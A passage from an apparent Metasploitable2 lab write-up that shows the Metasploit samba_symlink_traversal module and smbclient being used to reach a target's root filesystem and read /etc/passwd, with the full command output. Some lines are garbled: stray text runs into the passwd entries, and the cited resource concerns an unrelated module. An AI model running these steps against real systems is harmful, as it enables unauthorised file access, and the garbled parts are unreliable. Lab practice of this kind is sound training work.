(base) [kali㉿kali-linux-2022-2] /usr/share/metasploit-framework/data/wordlists
└$ █
```

This can be done using msfconsole as well by using the ***auxiliary/admin/smb/samba\_symlink\_traversalsmcl*** exploit as seen in the screenshot below.

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.64.3
RHOST => 192.168.64.3
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.64.3

[*] 192.168.64.3:445 - Connecting to the server...
[*] 192.168.64.3:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.64.3:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.64.3:445 - Now access the following share to browse the root filesystem:
[*] 192.168.64.3:445 - \\192.168.64.3\tmp\rootfs

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exit

(base) [kali㉿kali-linux-2022-2] /usr/share/metasploit-framework/data/wordlists
└$ smbclient //192.168.64.3/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: > cd rootfs
smb: \rootfs> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.lmXiQW (45.4 KiloBytes/sec) (average 45.4 KiloBytes/sec)
smb: \rootfs\etc\> █
```

That exploit allows you to dump the passwords from the */etc/passwd* file on the target metasploitable2 machine:

```
root:x:0:0:root:/bin/bash    Comment
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh          printer Drivers (Install and follow instructions)
sys:x:3:3:sys:/dev:/bin/sh    oh noes!
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh Service (metasploitable server (Samba 3.0.20-
man:x:6:12:man:/var/cache/man:/bin/sh Service (metasploitable server (Samba 3.0.20-
lp:x:7:7:lp:/var/spool/lpd:/bin/sh   listing.
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuuid:x:100:101::/var/lib/libuuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
/tmp/smbmore.ImXiQW (END)
```

### Resource Used:

[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/irc/unreal\\_ircd\\_3281\\_ba\\_ckdoor](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/irc/unreal_ircd_3281_ba_ckdoor)